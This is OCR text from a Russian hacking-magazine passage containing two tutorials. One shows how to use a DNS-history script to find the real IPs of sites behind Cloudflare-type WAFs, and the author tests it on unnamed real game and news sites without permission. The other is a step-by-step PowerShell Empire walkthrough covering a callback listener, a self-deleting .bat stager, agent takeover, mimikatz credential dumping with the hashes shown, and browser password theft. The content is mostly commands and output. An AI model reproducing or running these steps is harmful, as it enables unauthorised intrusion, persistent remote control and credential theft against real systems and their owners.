
Как показывает справка, разработчик скрипта предусмотрел несколько параметров:

- `-d` — обязательный ключ для использования скрипта. С его помощью мы указываем доменное имя сайта, для которого хотим найти bypass;
- `-a` — с этим параметром найденные IP будут проверены не только для основного домена, но и для поддоменов;
- `-l` — этот параметр позволяет подгрузить в скрипт твой список поддоменов, чтобы выполнить более детальную и точную проверку;
- `-o` — данный параметр позволяет сохранить результат работы скрипта в файл, путь к которому указывается после параметра.

А теперь запустим скрипт:

```
$ bash bypass-firewalls-by-DNS-history.sh -d <Your_target>
```

Для примера я нашел один сайт, который уязвим к атаке такого вида. Вот как выглядит вывод скрипта для этого сайта.




Результат работы скрипта

В колонке IP будут поочередно записаны IP-адреса, по которым можно напрямую обратиться к серверу. Во второй колонке указана вероятность того, что это верный IP, выраженная в процентах. В колонке Organisation — название компании, которой принадлежит данный IP.

Возьмем другой пример и расширим зону поиска: добавим сопоставление IP с поддоменами:

```
$ bash bypass-firewalls-by-DNS-history.sh -d <Your_target> -a
```



Результат расширенного поиска

Здесь, помимо всего прочего, появляется еще одна колонка — Domain, в которой перечислены поддомены, соответствующие найденным IP-адресам.

Чтобы потом не потерять результат работы, его обычно сохраняют в файл. Что ж, используем параметр `-o` и пропишем путь для сохранения лога в домашнюю папку пользователя.

```
$ bash bypass-firewalls-by-DNS-history.sh -d <Your_target> -a -o /
home/kali/<output.txt>
```

INFO

Можно указывать не весь путь, а только название файла, в который будет записан результат. Файл сохранится в папку со скриптом.

Как ты знаешь, не все взламывается в один клик. Иногда программам тоже нужна помощь — в нашем случае мы можем облегчить тулзе задачу, составив объемный список поддоменов. Этот список мы заполним с помощью скрипта Amass, который прекрасно умеет это делать. Запускается Amass вот такой командой:

```
$ Amass enum -d <Your_target> -o <subdomains.txt>
```


С помощью параметра `-d` указываем свою цель, с помощью `-o` — файл для сохранения результата работы.



Результат работы Amass

Возвращаемся к WAF Bypass. Теперь мы будем использовать список найденных поддоменов для поиска настоящего IP-адреса атакуемого сервера:

```
$ bash bypass-firewalls-by-DNS-history.sh -d <Your_target> -l <subdom
ains.txt>
```



Результат работы WAF Bypass с помощью списка поддоменов

Как видим, найдены два наиболее вероятных bypass-ip.

ПРОБУЕМ НАВЫКИ В ДЕЛЕ

Чтобы развеять у тебя сомнения в работоспособности этого метода, я предлагаю провести небольшое исследование. Мы попробуем пробить с помощью данной утилиты несколько сайтов и составим небольшую статистику.

WARNING

Все дальнейшие действия были выполнены только в целях обучения и исследования. Автор не преследует цели навредить какой-либо компании или отдельным людям.

Хочу уточнить: проверять мы будем только серверы, которые защищены WAF. Чтобы в этом убедиться, используем встроенную в Kali утилиту dig:


```
$ dig <DOMAIN> NS +short
```

Утилита выведет нам список DNS-серверов, к которым подключен сайт. Если ты увидишь DNS сервера Cloudflare или других WAF, это означает, что сайт находится под защитой от DOS- и DDoS-атак.

Команду для тестирования будем использовать тоже общую:

```
$ bash bypass-firewalls-by-DNS-history.sh -d <Your_target> -a
```


Итак, поехали. Возьмем для примера один игровой сайт, защищенный Cloudflare. Домен я по понятным причинам показывать не стану. Попробуем использовать нашу утилиту для пробива WAF и посмотрим, добьемся ли мы успеха.



Результат пробива

Как видишь, мы получили список возможных байпасов, но он слишком огромный, и у каждого IP своя оценка вероятности. Это говорит о том, что не так-то просто пробить крупные компании.


Теперь посмотрим на один из серверов для совместной игры в Minecraft. Они тоже часто пользуются услугами защиты от DoS и DDoS.



Результат пробива

Для эксперимента я беру первые попавшиеся серверы. Этот был зарубежным, и его защита выстояла.


Попробуем что-нибудь более беззащитное — мне под руку попался кастомный ролевой сервер игры GTA V.



Результат пробива

Стопроцентный успех. Однако сервер был настолько скромным, что пришлось принудительно остановить полное сканирование.


Теперь проверим несколько новостных сайтов. Первой «жертвой» (в кавычках, поскольку никакого вреда мы не причинили) выступил один популярный новостной портал.



Результат пробива

Мы получили огромное количество ошибок. Они связаны с тем, что сервер журнала ограничил нам возможность делать запросы. Однако утилите это не помешало добиться успеха. В самом первом отчете был найден байпас с вероятностью в 100%, однако это был поддомен.


Далее попробуем зарубежный образовательный журнал.



Результат пробива

Можно заметить, что программа уже начала отваливаться, но все же попыталась найти в поддоменах байпасы. Процент успеха достаточно мал.

И наконец, последний кандидат.



Результат пробива

Успех! Найден стопроцентный байпас.

ВЫВОДЫ

Как видишь, этим методом действительно можно отыскивать верные байпасы. Конечно, не всегда это получается качественно, иначе WAF вообще были бы бесполезными. Однако, наткнувшись на один из них, не опускай руки, ведь в твоем арсенале теперь еще пара действенных инструментов.

ПУТЕВОДИТЕЛЬ ПО «ИМПЕРИИ»



РАЗБИРАЕМСЯ С ФРЕЙМВОРКОМ POWERSHELL EMPIRE ОТ УСТАНОВКИ ДО ЗАКРЕПЛЕНИЯ В СИСТЕМЕ

RalfHacker
hackerralf8@gmail.com

Многие слышали про Empire — инструмент постэксплуатации Windows, Linux и macOS. В статье я затрону все аспекты работы с ним, а также расскажу, какие именно функции фреймворка мы часто используем на практике. И даже если ты опытный пентестер или редтимер, я думаю, ты отметишь для себя что-то новое и полезное.

Оригинальный проект PowerShell Empire уже давно не поддерживается, так что речь пойдет о его форке от BC-SECURITY. Этот форк продолжает развиваться и обновляться.

WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный информацией из этой статьи.

УСТАНОВКА EMPIRE

Если ты используешь Kali Linux, то для установки этого чудо-фреймворка потребуется выполнить всего лишь одну команду:

```
sudo apt install powershell-empire
```

Если на твоем компе другая система, нужно скачать файлы проекта и установить их вручную.

```
git clone https://github.com/BC-SECURITY/Empire.git
cd Empire
sudo ./setup/install.sh
```

Собственно, все: фреймворк Empire установлен в твоей системе.

ПОЛУЧЕНИЕ ТОЧКИ ОПОРЫ

Перед тем как мы рассмотрим сам программный комплекс, давай разберемся со следующими понятиями:

- Listener — это локальный процесс, ожидающий бэкконнект с удаленного атакуемого хоста;
- Stager — загрузчик Agent'а, то есть полезной нагрузки на удаленный атакуемый хост;
- Agent — процесс (на удаленном атакуемом хосте), который соединяется с нашим Listener'ом;
- Module — код, выполняемый Agent'ом для достижения определенных целей.

Запустим Empire командой `powershell-empire`. Ты увидишь такое окно.

```
[Empire] Post-Exploitation Framework
[Version] 3.2.1 BC-Security Fork | [Web] https://github.com/BC-SECURITY/Empire
[Starkiller] Multi-User GUI | [Web] https://github.com/BC-SECURITY/Starkiller

EMPIRE

299 modules currently loaded
0 listeners currently active
0 agents currently active

(Empire) >
```

Начало работы Empire

Для получения точки опоры используется следующий порядок действий: создание Listener'а → создание Stager'а для этого Listener'а → запуск нагрузки на удаленном хосте (создание Agent'а).

Listener

Для создания Listener'а нужно войти в соответствующий интерфейс командой `listeners`.

```
(Empire) > listeners
[!] No listeners currently active
(Empire: listeners) >
```

Интерфейс listeners

Сейчас у нас нет активных листенеров. Создать его можно командой `uselistener`, но давай посмотрим, какие типы листенеров нам может предложить Empire.

```
uselistener <TAB>
```

```
(Empire: listeners) > uselistener
dbx  http  http_com  http_foreign  http_hop  http_mapi  meterpreter  onedrive  redirector
```

Список листенеров Empire

Поясню, что здесь что:

- `dbx` — Dropbox-листенер (хорош, чтобы уклоняться от обнаружения, но требует токен для Dropbox API);
- `http` — обычный HTTP/HTTPS-листенер;
- `http_com` — HTTP/HTTPS-листенер, использующий объект IE COM;
- `http_foreign` — HTTP/HTTPS-листенер для сторонней нагрузки Empire;
- `http_hop` — HTTP/HTTPS-листенер для перенаправления команд другому листенеру, что помогает скрыть исходный IP (требует параметр RedirectListener);
- `http_mapi` — HTTP/HTTPS-листенер для использования с Liniaal, что позволит получить управление через Exchange-сервер;
- `meterpreter` — HTTP/HTTPS-листенер для сторонней нагрузки Meterpreter;
- `onedrive` — onedrive-листенер (требует регистрацию приложения https://apps.dev.microsoft.com)
- `redirector` — инструмент для перехода от одного агента к другому.

С типами листенеров разобрались, а теперь давай посмотрим, как с ними работать. Для начала выбираем тип (для примера возьмем самый простой — HTTP).

```
uselistener http
```

```
(Empire: listeners) > uselistener http
(Empire: listeners/http) >
```

Выбор типа листенера

Получить справку по выбранному листенеру можно командой `info`.

```
(Empire: listeners/http) > info

    Name: HTTP[S]
Category: client_server

Authors:
  @harmj0y

Description:
  Starts a http[s] listener (PowerShell or Python) that uses a
  GET/POST approach.

HTTP[S] Options:

  Name              Required    Value                            Description
  ----              --------    -------                          -----------
  Name              True        http                             Name for the listener.
  Host              True        http://192.168.100.6             Hostname/IP for staging.
  BindIP            True        0.0.0.0                          The IP to bind to on the control server.
  Port              True                                         Port for the listener.
  Launcher          True        powershell -noP -sta -w 1 -enc   Launcher string.
  StagingKey        True        09152217ad9582364c8d594fedc18ccc Staging key for initial agent negotiation.
  DefaultDelay      True        5                                Agent delay/reach back interval (in seconds).
  DefaultJitter     True        0.0                              Jitter in agent reachback interval (0.0-1.0).
  DefaultLostLimit  True        60                               Number of missed checkins before exiting
  DefaultProfile    True        /admin/get.php,/news.php,/login/ Default communication profile for the agent.
                                process.php|Mozilla/5.0 (Windows
                                NT 6.1; WOW64; Trident/7.0;
                                rv:11.0) like Gecko
  CertPath          False                                        Certificate path for https listeners.
  KillDate          False                                        Date for the listener to exit (MM/dd/yyyy).
  WorkingHours      False                                        Hours for the agent to operate (09:00-17:00).
  Headers           True        Server:Microsoft-IIS/7.5         Headers for the control server.
  Cookie            False       DjkrPdkldT                       Custom Cookie Name
  StagerURI         False                                        URI for the stager. Must use /download/. Example: /download/stager.php
  UserAgent         False       default                          User-agent string to use for the staging request (default, none, or other).
  Proxy             False       default                          Proxy to use for request (default, none, or other).
  ProxyCreds        False       default                          Proxy credentials ([domain\]username:password) to use for request (default, none, or other).
  SlackToken        False                                        Your SlackBot API token to communicate with your Slack instance.
  SlackChannel      False       #general                         The Slack channel or DM that notifications will be sent to.
```

Справка по выбранному листенеру

Использованием прокси уже никого не удивишь, но мы можем назначить дату, когда листенер будет удален, а еще определенные часы работы (это очень удобно!). При использовании HTTPS нужно также указать путь к сертификату. Но теперь к основному: назначим имя листенера, адрес хоста для бэкконнекта и порт.

```
set Name l1
set Host http://192.168.6.1
set Port 4321
```

```
(Empire: listeners/http) > set Name l1
(Empire: listeners/http) > set Host http://192.168.6.1
(Empire: listeners/http) > set Port 4321
```

Назначение основных параметров листенера

И запустим листенер командой `execute`.

```
(Empire: listeners/http) > execute
[*] Starting listener 'l1'
 * Serving Flask app "http" (lazy loading)
 * Environment: production
   WARNING: This is a development server. Do not use it in a production deployment.
   Use a production WSGI server instead.
 * Debug mode: off
[+] Listener successfully started!
```

Запуск листенера

Теперь в интерфейсе listeners мы наблюдаем только что запущенный листенер.

```
(Empire: listeners/http) > back
(Empire: listeners) > list

[*] Active listeners:

  Name      Module      Host                       Delay/Jitter   KillDate
  ----      ------      ----                       ------------   --------
  l1        http        http://192.168.6.1:4321    5/0.0
```

Список листенеров

Переходим ко второй стадии.

Stager

Давай по аналогии с листенером выберем тип stager'а (далее — нагрузки). Сделать это можно командой `usestager`.

```
(Empire: listeners) > usestager
multi/bash          osx/ducky      osx/safari_launcher       windows/ducky           windows/macro
multi/launcher      osx/dylib      osx/shellcode             windows/hta             windows/macroless_msword
multi/macro         osx/jar        osx/teensy                windows/launcher_bat    windows/shellcode
multi/pyinstaller   osx/launcher   windows/backdoorLnkMacro  windows/launcher_lnk    windows/teensy
multi/war           osx/macho      windows/bunny             windows/launcher_sct    windows/wmic
osx/applescript     osx/macro      windows/csharp_exe        windows/launcher_vbs
osx/application     osx/pkg        windows/dll               windows/launcher_xml
```

Список типов stager'ов

Нагрузки есть для разных платформ: multi (кросс-платформенные), macOS и Windows. А еще существует несколько типов нагрузки:

- `bash` — обычный Bash-скрипт;
- `launcher` — так называемый one-liner-код на определенном скриптовом языке;
- `macro` — макрос для офисных приложений;
- `pyinstaller` — ELF-файл, собранный с помощью PyInstaller;
- `war` — просто набор байтов для модернизации нагрузки;
- `applescript` — файл AppleScript;
- `application` — файл Application;
- `ducky` — так называемый скрипт Rubber Ducky;
- `dylib` — динамическая библиотека macOS;
- `jar` — нагрузка в JAR-формате;
- `machomacOS` — офисный макрос для macOS;
- `pkg` — установщик PKG (должен быть скопирован в директорию `/Applications`);
- `safari_launcher` — HTML-нагрузка;
- `shellcode` — обычный Windows-шелл;
- `teensy` — Teensy-скрипт;
- `backdoorLnkMacro` — файл `.lnk` для загрузки и запуска приложения;
- `bunny` — скрипт Bash bunny;
- `csharp_exe` — приложение PowerShell/C#;
- `dll` — нагрузка в виде DLL;
- `hta` — HTA-нагрузка для IE;
- `macroless_msword` — документ macroless;
- `wmic` — XSL-нагрузка для wmic.exe (отсутствует в оригинальном Empire).

Давай выберем тип нагрузки. Возьмем, к примеру, bat-файл для Windows.

```
(Empire: listeners) > usestager windows/launcher_bat
(Empire: stager/windows/launcher_bat) >
```

Выбор типа нагрузки

Как и в случае с листенером, посмотрим параметры командой `info`.

```
(Empire: stager/windows/launcher_bat) > info

Name: BAT Launcher

Description:
  Generates a self-deleting .bat launcher for
  Empire.

Options:

  Name              Required    Value              Description
  ----              --------    -------            -----------
  Listener          True                           Listener to generate stager for.
  Language          True        powershell         Language of the stager to generate.
  StagerRetries     False       0                  Times for the stager to retry
                                                   connecting.
  OutFile           False       /tmp/launcher.bat  File to output .bat launcher to,
                                                   otherwise displayed on the screen.
  Delete            False       True               Switch. Delete .bat after running.
  Obfuscate         False       False              Switch. Obfuscate the launcher
                                                   powershell code, uses the
                                                   ObfuscateCommand for obfuscation types.
                                                   For powershell only.
  ObfuscateCommand  False       Token\All\1        The Invoke-Obfuscation command to use.
                                                   Only used if Obfuscate switch is True.
                                                   For powershell only.
  UserAgent         False       default            User-agent string to use for the staging
                                                   request (default, none, or other).
  Proxy             False       default            Proxy to use for request (default, none,
                                                   or other).
  ProxyCreds        False       default            Proxy credentials
                                                   ([domain\]username:password) to use for
                                                   request (default, none, or other).
```

Справка по выбранной нагрузке

Что нам предлагает Empire? Снова традиционная возможность настроить прокси, но вот встроенная функция обфускации (к сожалению, только для PowerShell-скриптов) — это вещь приятная. Мы можем указать, где сохранить итоговый файл, а также настроить удаление файла после запуска. Давай укажем листенер и путь к итоговому файлу, после чего создадим stager.

```
set Listener l1
set OutFile /home/ralf/tmp/l1.bat
execute
```

```
(Empire: stager/windows/launcher_bat) > set Listener l1
(Empire: stager/windows/launcher_bat) > set OutFile /home/ralf/tmp/l1.bat
(Empire: stager/windows/launcher_bat) > execute

[*] Stager output written out to: /home/ralf/tmp/l1.bat
```

Создание нагрузки

Файл с нагрузкой создан по указанному пути.

Agent

Нам нужно выполнить bat-файл на целевом хосте. Ты увидишь сообщение о подключении.

```
[*] Sending POWERSHELL stager (stage 1) to 192.168.6.100
[*] New agent LVKP4HN3 checked in
[+] Initial agent LVKP4HN3 from 192.168.6.100 now active (Slack)
[*] Sending agent (stage 2) to LVKP4HN3 at 192.168.6.100
```

Подключились и создали агента

Перейдем в главное меню и выполним команду `agents`, чтобы увидеть все агенты.

```
(Empire) > agents

[*] Active agents:

 Name     La Internal IP     Machine Name      Username                Process     PID    Delay    Last Seen            Listener
 ----     -- -----------     ------------      --------                -------     ---    -----    ---------            --------
 LVKP4HN3 ps 192.168.6.100   WIN-5ULR6E1JTJ9   *DOMAIN\Администратор   powershell  4976   5/0.0    2020-05-24 22:23:35  l1
```

Список агентов

Для удобства можно переименовать агент командой `rename` и перейти в интерфейс управления агентом (команда `interact`).

```
rename LVKP4HN3 al1
interact al1
```

```
(Empire: agents) > rename LVKP4HN3 al1
(Empire: agents) > interact al1
(Empire: al1) >
```

Список агентов

Мы в системе, теперь пройдемся по самым интересным модулям, которые реально находят применение и используются нашей командой на практике.

ЭКСПЛУАТАЦИЯ И ПОСТЭКСПЛУАТАЦИЯ WINDOWS С EMPIRE

Базовые опции

К базовым опциям относятся те функции, которые реализованы в Empire без участия сторонних модулей. Так что пробежимся по тем, которые приходится часто применять:

- `sysinfo` — предоставляет информацию о системе на удаленном хосте;
- `download/upload` — позволяет загрузить файлы на удаленный хост или с него (подобные команды реализованы уже, наверное, везде);
- `sleep` — устанавливает интервал обмена сообщениями с агентом. Таким образом, если установить интервал в 60 секунд, то агент будет принимать от оператора команду и загружать ее в очередь, а затем раз в минуту очищать очередь и предоставлять информацию;
- `steal_token` — модуль имперсонации токена доступа;
- `shell [cmd]` — позволяет выполнить команду черед cmd.exe;
- `ps` — выводит список процессов с указанием имени процесса, его PID, пользователя, в контексте которого работает процесс, и занимаемую процессом память;
- `psinject` — внедряет агент в другой процесс;
- `scriptimport` — позволяет загрузить PowerShell-скрипт в память;
- `mimikatz` — простое быстрое выполнение `sekurlsa::logonpasswords`;
- `creds` — локальное хранилище учетных данных (паролей, хешей), предоставляет оперативную работу с ними. Хеши заполняются автоматически при использовании разных модулей, но также возможно их ручное добавление и удаление. К примеру, упомянутая команда `mimikatz` собрала некоторые учетные данные. Давай взглянем на них.

```
(Empire: agent1) > creds

Credentials:

  CredID  CredType   Domain      UserName          Host              Password
  ------  --------   ------      --------          ----              --------
  1       hash       DOMAIN      Администратор     WIN-5ULR6E1JTJ9   a5d0cc1b4b4eb83dd9cd57baf0d0d469
  2       hash       DOMAIN      WIN-5ULR6E1JTJ9$  WIN-5ULR6E1JTJ9   69ae3589b1abccacfea11fdfa98bf0eb
  3       hash       DOMAIN      MediaAdmin$       WIN-5ULR6E1JTJ9   b1453cb63f7ec41c85e42ebbb6d6194e
```

Локальное хранилище creds Empire

Это не все «быстрые команды» Empire, а, как упоминалось, те, которые мы используем постоянно.

Для подключения дополнительных модулей следует использовать команду `usemodule`, а если тебе необходимо найти какой-то модуль, для этого есть команда `searchmodule`.

```
(Empire: ag1) > searchmodule dllhijack

 powershell/privesc/powerup/write_dllhijacker

        Writes out a hijackable .dll to the specified path along with a
        stager.bat that's called by the .dll. wlbsctrl.dll works well for
        Windows 7. The machine will need to be restarted for the privesc to
        work.

 powershell/privesc/powerup/find_dllhijack

        Finds generic .DLL hijacking opportunities.
```

Поиск модулей, связанных с dllhijack

Раздел collection

Давай рассмотрим модули из данного раздела, которыми мы часто пользуемся. Так как почти всегда приходится вытаскивать пароли и данные из браузеров, тут на помощь приходят следующие инструменты:

- collection/ChromeDump;
- collection/FoxDump;
